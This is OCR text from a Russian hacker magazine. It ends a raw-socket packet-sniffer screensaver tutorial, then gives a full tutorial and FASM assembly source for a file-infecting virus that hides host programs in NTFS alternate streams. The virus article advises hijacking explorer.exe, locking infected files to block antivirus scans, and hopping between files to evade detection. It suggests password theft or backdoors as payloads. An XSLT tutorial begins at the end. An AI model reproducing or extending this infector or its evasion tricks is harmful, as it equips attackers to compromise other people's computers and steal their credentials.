      return 0;
}
```

Если нас просят показать настройки, мы ругаемся с помощью MessageBox и выходим. Если просят запуститься в полноэкранном режиме — просто вылезаем из блока switch и продолжаем работать. Если еще чего-нибудь просят — пусть на return 0 идут.

По-хорошему, программе перед стартом надо создавать mutex, чтобы не допустить двух копий программы в памяти. Если ты заглянешь на диск, то убедишься — так у меня в проге и делается.

Сразу после блока switch можно приступать к ловле пакетов и выводу их на экран. Я решил выводить всю информацию на консоль, растянутую на полный экран. Смотрится обалденно, особенно если раскрасить пакеты в разные цвета. Ну а как получать пакеты, я сейчас покажу. Сложного в этом ничего нет, техника известная, и, возможно, мы о ней уже писали.

[кодим снифер] Для того чтобы иметь возможность слушать трафик в windows, необязательно писать хитрые драйверы-фильтры или учиться работать с WinPCap. Снифер можно написать на базе самых обычных виндовых сокетов. Достаточно всего лишь создать RAW-сокет и перевести сетевую карточку в неразборчивый режим. После этого туда будут валиться все пакеты, которые летают через твою карточку. У меня, кстати, в роли сетевухи выступила Wi-Fi-карточка — и ничего, снифер разницы не почувствовал.

После активации библиотеки WinSock с помощью функции WSAStartup сырой сокет можно создать вот так:

```
s = socket(AF_INET, SOCK_RAW, IPPROTO_IP);

gethostname(name, sizeof(name));
phe = gethostbyname( name );

ZeroMemory( &sa, sizeof(sa) );
sa.sin_family = AF_INET;
sa.sin_addr.s_addr = ((struct in_addr *)phe->
h_addr_list[0])->s_addr;

bind(s, (SOCKADDR *)&sa, sizeof(SOCKADDR));
```

Затем нам надо перевести карточку применительно к нашему сокету в неразборчивый режим вот такой строчкой кода: ioctlsocket(s, SIO_RCVALL, &flag). Сокет s после этого будет использоваться всякий раз, когда мы захотим получить пакет, проходящий через сетевуху.

После всех этих манипуляций можно считать, что снифер готов к работе. Значит, нам остается до последней капли крови, а точнее, до первого движения мышкой принимать с помощью функции recv все пакеты в буфер, а буфер выводить на экран.

[консоль консоли рознь]

Чтобы вывести полученный с помощью recv пакет на консоль, мы должны вначале ее создать. Ведь у нас было обычное приложение, а не консольное, что абсолютно правильно: консольное — сплошные тормоза. Чтобы в приложении создать консоль надо воспользоваться функцией AllocConsole. А так как у нас она должна быть активным окном, а не где-нибудь на бэкграунде, нам надо переместить фокус на нее с помощью функции SetActiveWindows в связке с GetConsoleWindow. Возможно, у тебя возникнет вопрос, как пользоваться подобной консолью и выводить на нее текст? На самом деле очень просто.

```
hStdout = GetStdHandle(STD_OUTPUT_HANDLE);
```

Достаточно получить хэндл стандартного вывода и обращаться с ним, как с файлом. К примеру, вывести на экран текст можно той же функцией, которую ты используешь обычно для записи на диск, — WriteFile. Подобный вывод несколько сложнее, чем обычные printf или cout, но в разы быстрее. Это будет заметно, если через карточку полетит много пакетов.

Чтобы вывести пакет, который отнюдь не обязательно содержит текст, я написал небольшую функцию, которая преобразует любой буфер в три колонки, с адресом, шестнадцатеричным и символьным представлениями. Все это дело неплохо смотрится на экране и напоминает какой-нибудь HEX-вьювер. Функция работает очень просто, она манипулирует wsprintf с форматированным выводом %02X, ты без проблем с ней разберешься.

Помнится, я обещал сделать цветной вывод. Это всего одна строка. Функция SetConsoleTextAttribute установит для консоли, указанной в первом ее параметре, текущий цвет вывода. К примеру, если я хочу, чтобы текст был ярко зеленым, я должен написать:

```
SetConsoleTextAttribute(hStdout, FOREGROUND_GREEN|FOREGROUND_INTENSITY);
```

Префикс FOREGROUND означает, что мы меняем цвет текста. Если захотим поменять цвет фона, напишем вместо этого префикса BACKGROUND. Список всех цветов и опций можно взять в файле wincon.h.

Самым наглядным будет раскрасить пакеты в зависимости от протокола, описанного в заголовке пакета. Для того чтобы его получить, надо сначала сообщить нашему компилятору, что указатель на буфер со ВСЕМ пакетом — это указатель на структуру IPHeader, то есть заголовок IP-пакета.

```
IPHeader* hdr = (IPHeader *)Buffer;
```

В этой структуре член iph_protocol — это как раз то, что мы ищем. В зависимости от того, будет ли он равен IPPROTO_TCP (TCP-протокол), IPPROTO_UDP (UDP-протокол), IPPROTO_ICMP или IPPROTO_IGMP, мы будем выводить заголовки пакетов красным, зеленым, синим или бордовым цветом. После вывода очередного пакета надо делать небольшую паузу функцией Sleep, чтобы при необходимости пакет можно было успеть прочесть.

[движения мышки] Чуть не забыл о самом главном. Наша программа ведь должна отрубаться, если вдруг мышь двинется, а то иначе какой это скринсейвер? Следить за состоянием мышки, в принципе, можно с помощью глобального хука, который устанавливается с помощью функции SetWindowsHookEx, но по мне это маразм. Лишнюю DLL придется писать, да и вообще геморроя много. Значительно проще при запуске запомнить текущие координаты курсора с помощью GetCursorPos, а потом раз в какое-то время в отдельной нити проверять с помощью этой же функции, не шелохнулась ли мышь.

```
DWORD WINAPI CheckPOS (LPVOID pParam) {
        while (true) {
                Sleep(500);
                LPPOINT pTest1 = (LPPOINT)pParam;
                POINT pTest2;
                GetCursorPos(&pTest2);
                if (pTest1->x != pTest2.x) {
                        CloseHandle(hMutex);
                        ExitProcess(0);
                }
        }
        return 0;
}
```

Вот эту функцию надо запустить в отдельной нити с помощью CreateThread, передав ей в параметре указатель на структуру с текущими координатами курсора. После этого любое, даже самое маленькое перемещение мышки отрубит нашу программу.

Конечно, надо было бы и клавиши обрабатывать, мол, нажмет — отрублюсь. Но лень! Поэтому, если тебе понравилась идея подобного хранителя экрана и ты разобрался во всех премудростях его разработки, у тебя есть шанс помочь мне и улучшить это создание извращенной программерской мысли.

[code over] В общей сложности получится примерно то, что аккуратно лежит на диске вместе с другими исходниками из рубрики «Кодинг». Скопируй получившуюся программу в windows\system32 с расширением *.scr, залезь в настройки экрана и укажи там наше детище. Жди несколько минут и можешь любоваться новым хакерским хранителем экрана. На этой радостной ноте я убегаю пить сок. Удачного компилирования, пока

НАША ЛЕТОПИСЬ:



фото: Алекс Федечко-Мацкевич www.afm.spb.ru

11 августа 2002 года. Фестиваль "Нашествие". Ипподром г. Раменское.

Шнур и Гарик Сукачев обсуждают совместное выступление. Лидер "Неприкасаемых" только что попробовал себя в качестве бэк-вокалиста "Ленинграда".

Наше С.Шнуров

Наше Радио
Гарик
Long Live Rock'n'Roll

101,7fm
НАШЕ
РАДИО

Лицензия: серия РВ N7392 от 16 июня 2003 года



Следует отдавать себе отчет в том, что эта статья была написана исключительно в исследовательских целях и любые твои действия, нарушающие законы страны, в которой ты проживаешь, могут привести к уголовной ответственности.



Полная версия сорцов лежит на диске в файле xcode.asm.



.exe в заложниках

КОНСТРУИРОВАНИЕ ВИРУСОВ — ОТЛИЧНЫЙ СТИМУЛ К ИЗУЧЕНИЮ АССЕМБЛЕРА! И ХОТЯ ВИРУС, В ПРИНЦИПЕ, МОЖНО НАПИСАТЬ И НА БЭЙСИКЕ, ЭТО БУДЕТ НЕПРАВИЛЬНЫЙ ВИРУС! НАСТОЯЩИЕ ХАКЕРЫ ПИШУТ ТОЛЬКО НА FASM'E И ТОЛЬКО ПОД PAIN/HYPOCRISY ИЛИ, НА ХУДОЙ КОНЕЦ, ПОД ГРУППУ ABSU, ЗАПРЕЩЕННУЮ В БОЛЬШИНСТВЕ СТРАН ЕВРОПЫ. OK! ЗАТАРИВАЕМСЯ ВСЕМ НЕОБХОДИМЫМ, НАДЕВАЕМ НАУШНИКИ, ЗАПУСКАЕМ MULTI-EDIT ИЛИ TASMED И ПОГРУЖАЕМСЯ В МРАЧНЫЙ CHEMICAL EXCREMENT КИБЕРНЕТИЧЕСКОГО МИРА, РЯДЫ КОТОРОГО СКОРО ПОПОЛНЯТСЯ ЕЩЕ ОДНИМ ЗЛОБНЫМ СОЗДАНИЕМ | Крис Касперски ака мыщъх (FreeBSD@smtp.ru)

Основы создания самоходного программного обеспечения

[о вирусах и потоках] Внедрение кода вируса в исполняемый файл — достаточно сложный и мучительный процесс. Как минимум, для этого требуется изучить формат PE-файла и освоить десятки API-функций. Такими темпами мы не накодим вируса и за сезон, а хочется получить его прямо здесь и сейчас (накодим-накодим, в ближайших номерах читай о создании настоящего PE-вируса. — Прим. Горлума). Но хакеры мы или нет? Файловая система NTFS (основная файловая система Windows XP) содержит такую фичу, как потоки (stream), они же атрибуты. Внутри одного файла может существовать несколько независимых потоков данных.

Имя потока отделяется от имени файла знаком «:», например my_file:stream. Основное тело файла при этом хранится в безымянном потоке. Как ты уже, наверное, понял, мы также можем создавать и свои потоки. Заходим в FAR, давим <Shift-F4>, вводим «xxx:yyy» и скармливаем редактору какое-нибудь восклицание, например «Банзай!». Выходим из редактора и видим файл xxx с нулевой длиной. Как это так с нулевой длиной?! А где наше восклицание?! Жмем <F4> и… ни хрена не видим. Все правильно! Если не указано имя потока, файловая система отображает основной поток, а он у нас пустой. Размер остальных потоков не отображается, и чтобы дотянуться до их содержимого, имя потока должно быть указано явно. Вводим «more < xxx:yyy» — и вот он, наш «банзай».

Будем мыслить так: раз создание дополнительных потоков не изменяет видимых размеров файла, наше пребывание в нем, скорее





На диске, прилагающемся к журналу, ты сможешь найти полный исходный код программы, рассмотренной в статье, а также компилятор FASM последней на момент написания статьи версии.



Если тебе хочется больше информации по разработке вирусов, смело шагай на http://vx.netlux.org. Это гигантская коллекция вирусов и учебников по их написанию.

всего, останется незамеченным. Конечно, чтобы передать управление на свой поток, необходимо модифицировать основной поток. Контрольная сумма при этом неизбежно изменится, что вряд ли понравится антивирусным сторожам. Ну со сторожами мы еще разберемся, а пока определимся со стратегией внедрения.

[алгоритм работы вируса] Закрой руководство по PE-формату. Оно нам не понадобится. Мы ведь хакеры, а не штангисты какие-нибудь (штанга — ось, два блина… ось, два блина… эээх, не запомнить… — Прим. Лозовского) (Лозовский, ты что имел в виду? — Прим. Бублика) (Ну вот, а я думала, Бублик мне объяснит =(— Прим. mamaKarlo) (Вы что хотите, чтоб я эту чушь как-то по-особенному выделил? 8) — Прим. Васина). Действовать мы будем так: создаем внутри жертвы дополнительный поток, копируем туда основное тело файла, а на его место записываем свой код, делающий что-то «полезное» и передающий управление на основное тело. Работать это будет только на Windows NT/2000/XP и только под NTFS. FAT отдыхает. Оригинальное содержимое заражаемого файла на FAT-разделах будет безвозвратно утеряно, а это плохо. То же самое произойдет, если упаковать файл ZIP'ом или любым другим архиватором, не поддерживающим потоков. Кстати, WinRAR их поддерживает. В диалоговом окне «Имя и параметры архива» есть вкладка «Дополнительно», а в ней галочка «Сохранять файловые потоки». Она позволит заархивировать не только основной поток, но и все дополнительные.


Есть и другая проблема. Windows блокирует доступ ко всем открытым файлам и при попытке внедрения в explorer.exe или firefox.exe обламывает нас по полной программе. Печально. Но выход есть. Заблокированный файл нельзя открыть, но можно переименовать. Берем explorer.exe, переименовываем его, например, в godown, создаем новый файл с точно таким же именем, в основном потоке которого размещаем свое вирусное тело, а прежний explorer.exe копируем в дополнительный поток. При последующих запусках системы управление получит наш explorer.exe, и godown можно будет удалить. А можно и не удалять. Правда, тогда он может привлечь внимание бдительного юзера или антивирусного ревизора.

Кстати, о ревизорах. Внедриться в файл — это только половина дела. Это и орангутанг сможет. Еще необходимо придумать, как обезвредить всевозможные контролирующие органы типа антивирусов и сторожей. Нет ничего проще! Достаточно заблокировать файл сразу же после запуска и удерживать его в этом состоянии на протяжении всего сеанса работы с Windows вплоть до перезагрузки. Антивирусы просто не смогут открыть файл, а значит, не смогут обнаружить и факт его изменения. Существует множество путей блокировки — от CreateFile со сброшенным флагом dwSharedMode до LockFile/LockFileEx. Подробнее об этом можно прочитать в Platform SDK.

Основная ошибка большинства вирусов состоит в том, что, однажды внедрившись в файл, они сидят и покорно ждут, пока не придет антивирус и не сотрет их. А ведь сканирование современных винчестеров занимает очень значительное время — это не пара минут. В каждый момент антивирус проверяет всего один файл, и если вирус ведет кочевую жизнь, мигрируя от одного файла к другому, шансы на его обнаружение стремительно уменьшаются.

Мы можем действовать так: внедряемся в файл, ждем 30 секунд, удаляем свое тело из файла, тут же внедряясь в другой. Чем короче период ожидания, тем выше вероятность пройти мимо антивируса незамеченным, но и выше дисковая активность. А регулярное мигание красной лампочки без видимых причин сразу же насторожит опытных пользователей, поэтому приходится хитрить. Можно, например, вести мониторинг дисковой активности, осуществляя заражение, только когда происходит обращение к какому-нибудь файлу. В этом нам поможет файловый монитор Марка Руссиновича (*www.systeminternals.com*), который легко доработать под наши нужды.

[исходный код вируса] Естественные языки (вроде русского матерного или английского технического) с описанием компьютерных алгоритмов практически никогда не справляются. Уж слишком они неоднозначны и взаимно противоречивы. Поэтому во избежание недоразумений продублируем описание алгоритма на языке ассемблера, лучшего языка для кодинга вирусов и другой нечисти.



[текстовый редактор FASM'а]

```
[ключевой фрагмент инфектора]
section '.code' code readable executable
start:
        ; удаляем временный файл
        push godown
        call [DeleteFile]

        ; определяем наше имя
        push 1000
        push buf
        push 0
        call [GetModuleFileName]

        ; считываем командную строку
        ; ключ --* filename - заразить
        call [GetCommandLine]
        mov ebp,eax

        xor ebx,ebx
        mov ecx, 202A2D2Dh ;

rool:
        cmp [eax], ecx
        ; это '--*'?
        jz infect
        inc eax
        cmp [eax], ebx
        ; конец командной строки?
        jnz rool

        ; выводим диагностическое сообщение,
        ; подтверждая свое присутствие в файле
        push        0
        push        aInfected
        push        aHello
        push        0
        call        [MessageBox]

        ; добавляем к своему имени
        имя NTFS-потока
        mov esi, code_name
        mov edi, buf
        mov ecx, 100; code_name_end - code_name
        xor eax,eax
        repne scasb
        dec edi
        rep movsb

        ; запускам NTFS-поток на выполнение
        push xxx
        push xxx
        push eax
        push eax
        push eax
        push eax
        push eax
        push eax
        push ebp
        push buf
        call [CreateProcess]
        jmp go2exit
        ; выходим из вируса

infect:
        ; устанавливаем eax на первый символ
        ; имени файла-жертвы
        ; (далее по тексту dst)
        add         eax, 4
        xchg        eax, ebp

        xor eax,eax
        inc eax
        ;тут не помешает вставить проверку
        ; dst на заражение
        ; переименовываем dst в godown
        push godown
        push ebp
        call [RenameFile]

        ; копируем в godown основной поток dst
        push eax
        push ebp
        push buf
        call [CopyFile]

        ; добавляем к своему имени имя потока
        mov esi, ebp
        mov edi, buf
copy_rool:
        lodsb
        stosb
        test al,al
        jnz copy_rool
        mov esi, code_name
        dec edi
copy_rool2:
        lodsb
        stosb
        test al,al
        jnz copy_rool2

        ; копируем godown в dst:eatout
        push eax
        push buf
        push godown
        call [CopyFile]

        ; не помешает добавить коррекцию
        ; длины заражаемого файла

        ; удаляем godown
        push godown
        call [DeleteFile]

        ; выводим диагностическое сообщение,
        ; подтверждающее заражение файла
        push        0
        push        aInfected
        push        ebp
        push        0
        call        [MessageBox]

        ; выход из вируса
go2exit:
        push        0
        call        [ExitProcess]

section '.data' data readable writeable
        godown      db "godown",0
        ; имя временного файла
        code_name  db ":eatmeout",0
        ; имя потока, в котором будет…
        code_name_end:
        ; …сохранено основное тело

        ; различные выводимые текстовые строки
        aInfected db "Файл успешно заражен",0
        aHellodb
        "Ты запустил зараженный файл! Ха-ха.", 0

        ; различные буфера для служебных целей
        buf rb 1000
        xxx rb 1000
```

[компиляция и испытания вируса] Для компиляции вирусного кода нам понадобится транслятор FASM, последнюю Windows-версию которого можно найти на сайте *http://flatassembler.net*. Остальные трансляторы (MASM, TASM) тут непригодны, поскольку используют совсем другой ассемблерный синтаксис.

Берем компилятор (с CD/DVD или с сайта), распаковываем архив и набираем «fasm.exe xcode.asm» в командной строке. Если все сделано правильно, на диске должен образоваться файл xcode.exe. Запустим его на выполнение с ключом --* и именем предполагаемой жертвы. К примеру, если мы заражаем notepad.exe, должно выйти: «xcode.exe --* notepad.exe». Об успешном заражении будет свидетельствовать соответствующее сообщение. Если сообщения нет, это значит, что у нас ничего не получилось. Обычно это происходит из-за того, что у нас нет прав доступа к файлу, а захватывать их самостоятельно наш вирус не собирается. Во всяком случае, пока.

Запускаем зараженный notepad.exe, и в доказательство своего существования вирус тут же выбрасывает диалоговое окно. После нажатия на «ОК», правда, он передает управление оригинальному коду программы.

Чтобы у пользователя не случился инфаркт, из финальной версии вируса это диалоговое окно лучше всего удалить, заменив его своей собственной начинкой. Тут все зависит от наших намерений и фантазии. Можно перевернуть экран, свистнуть пароли или обложить пользователя трехэтажным матом — дело вкуса.


Зараженный файл, кстати, обладает всеми необходимыми репродуктивными способностями и может заражать другие исполняемые файлы. К примеру, «Пасьянс» мы можем

[ПЕРЕЧИСЛЕНИЕ ПОТОКОВ]

Как определить, какие потоки содержатся внутри файла? Штатными средствами — никак! Функции работы с потоками недокументированы и доступы только через Native API. Это NtCreateFile, NtQueryEaFile и NtSetEaFile.

Создание нового потока осуществляется вызовом функции NtCreateFile. Среди прочих аргументов она принимает указатель на структуру FILE_FULL_EA_INFORMATION, передаваемый через EaBuffer. Как вариант, можно воспользоваться функцией NtSetEaFile, передав ей дескриптор, который вернула NtCreateFile, открывающая файл обычным образом. Перечислением и чтением всех имеющихся потоков занимается функция NtQueryEaFile. Прототипы всех функций и определения структур содержатся в файле NTDDK.H, в котором присутствует достаточное количество комментариев, чтобы со всем этим хозяйством можно было разобраться.

Подробнее о Native API и конкретно этих функциях ты можешь прочесть в «The Undocumented Functions Microsoft Windows NT/2000» Tomasz'a Nowak'a. Электронную копию этой книги ты достанешь бесплатно на сервере *NTinterlnals.net*. Также очень советую почитать статью «Win2k.Stream» из пятого номера вирусного журнала #29A.



[реакция зараженного файла на выполнение]

инфицировать вот так: notepad.exe / sol.exe. Естественно, заражать файлы через командную строку ни один нормальный пользователь не будет, и процедуру поиска очередной жертвы в вирусное тело мы должны добавить самостоятельно. Если, конечно, мы захотим ее искать. Ведь несанкционированное внедрение в чужие файлы — это уже УК!


Так что лучше совершенствовать вирус в другом направлении. При повторном заражении файла текущая версия необратимо затирает оригинальный код своим телом, в результате чего файл отказывает в работе. Вот беда! Как ее побороть? Можно добавить проверку на зараженность перед копированием вируса в файл. Берем CreateFile, передаем ей имя файла вместе с потоком (notepad.exe:eatmeout) и смотрим на результат. Если файл открыть не удалось, значит потока eatmeout тут нет, а следовательно, файл еще не заражен. В противном случае мы должны отказаться от инфицирования. Или выбрать другой поток. Например eatmeout_01, eatmeout_02, eatmeout_03…

Другая проблема — вирус не корректирует длину целевого файла, и после внедрения она уменьшается аж до 4 Кб — именно столько занимает текущая версия xcode.exe. Нехорошо! Пользователь тут же заподозрит подвох (explorer.exe, занимающий 4 Кб, выглядит довольно забавно), занервничает и начнет запускать всякие нехорошие программы типа антивируса. Но что нам стоит запомнить длину жертвы перед внедрением, скопировать в нее свое тело, открыть файл на запись и сделать SetFilePointer на оригинальный размер, увеличивая размер до исходных значений.


[заключение] Свершилось! Наш вирус написан. Что дальше? Теперь можно неспешно полировать код, наращивая его функциональность. В конечном счете, вирус существует не для тупого размножения. У каждого саморазмножающегося механизма должна быть своя миссия и своя сверхзадача. Установить backdoor, перехватить пароль или что-то в этом роде (лучше просто вывести MessageBox — прим. Горлума).

Предложенная стратегия внедрения, конечно, не является идеальной, но все же это намного лучше, чем прописываться в реестре, контролируемом кучей докторов. Да, наконец, у тебя есть достойная альтернатива записи Windows\CurrentVersion\Run для автозапуска, радуйся!

На сегодня это все. Удачного заражения explorer.exe!



[заставляем RAR упаковывать потоки]



Одежка для XML

В ПРОШЛОМ НОМЕРЕ Я РАССКАЗЫВАЛ ТЕБЕ О СТАНДАРТЕ RSS, И МЫ ДАЖЕ НАПИСАЛИ ПРОСТЕНЬКИЙ RSS-БЛОГ С НОВОСТЯМИ ИЗ ЖИЗНИ АЗИАТСКИХ ТУШКАНОВ. В ТОТ РАЗ У НАС ВСЕ СВОДИЛОСЬ ФАКТИЧЕСКИ К ГЕНЕРАЦИИ КОРРЕКТНОГО ДОКУМЕНТА, ПРОСМАТРИВАЛИ ЕГО МЫ ПРИ ПОМОЩИ ЧУЖОГО RSS-КЛИЕНТА. СЕГОДНЯ МЫ С ТОБОЙ ПРОДОЛЖИМ ИЗУЧЕНИЕ XML-ТЕХНОЛОГИЙ: НАУЧИМСЯ ПРИВОДИТЬ XML-ДАННЫЕ К КОНКРЕТНОМУ ПРЕДСТАВЛЕНИЮ ПРИ ПОМОЩИ XSLT И НАПИШЕМ ПРОСТЕНЬКИЙ RSS-КЛИЕНТ ДЛЯ ПРИМЕРА | Никита Кислицин (nikitoz@real.xakep.ru)

Применение XSLT для форматирования XML-документов

[что такое XSLT?] Прежде всего, для чего нам может понадобиться XSLT и что это такое? Слушая рассказы об XML, ты, наверное, не раз хотел спросить: зачем все это нужно, если xml-документ никак не форматируется и пользователь, когда откроет его в браузере, получит на экране просто содержимое файла со всеми тэгами. В самом деле, вряд ли вид неотформатированной страницы приведет в восторг рядового пользователя :). По этой причине каждый документ должен быть связан со специальным файлом форматирования, в котором будет четко определено его представление. В этом случае получается такая двойственность информации: сами данные хранятся в одном файле, а то, как эти данные будут показаны пользователю, указывается в другом. Собственно, язык, который определяет форматирование XML-документов, и называется XSL (Extensible Style Language), а само приведение документа к его конкретному представлению обозначается еще одной аббревиатурой — XSLT (XSL Transformations).

Для чего это может использоваться? Приведу пару простых примеров, которые покажут, насколько универсальна эта технология. Предположим, у тебя есть клевый сайт, где ты время от времени размещаешь какие-то свои статьи, новости из жизни, фотографии и т.д. Но вот тебе в определенный момент захотелось сменить дизайн сайта, и ты понял, что сделать это не так-то легко. Ведь твои скрипты — это термоядерная смесь php-кода и разметки html, разобраться в которой можно лишь при условии, что в морозилке есть бутылка водки, а твой напарник уже сварил кастрюлю пельменей.

Все было бы по-другому, если бы ты читал наш журнал внимательнее. Я уже по крайней мере два раза писал о системах, которые позволяют отделить дизайн сайта от кода и данных. Но с использованием XML не нужно никаких громоздких систем! Весь сайт довольно легко представить в виде XML-документа, со своими собственными тэгами, задающими структуру проекта. В этом случае получается, что сайт логически разбит на кирпичики и довольно здорово структурирован. Но, конечно, показывать такой документ пользователю — плохая идея, поэтому надо создать файл XSLT-форматирования, где будет указано, в каком виде данные отобразятся на экране пользователя.



Дополнительную информацию ты можешь получить по этим ссылкам:
www.raleigh.ru/tutorials/XMLTutorial
www.raleigh.ru/tutorials/XMLTutorial/?theme=2
www.webclub.ru/archive/xml/article-724.html
http://ru2.php.net/manual/en/function.xslt-process.php.



На нашем диске ты найдешь всю необходимую для понимания статьи документацию, а также PHP последней версии — 5.0.4.

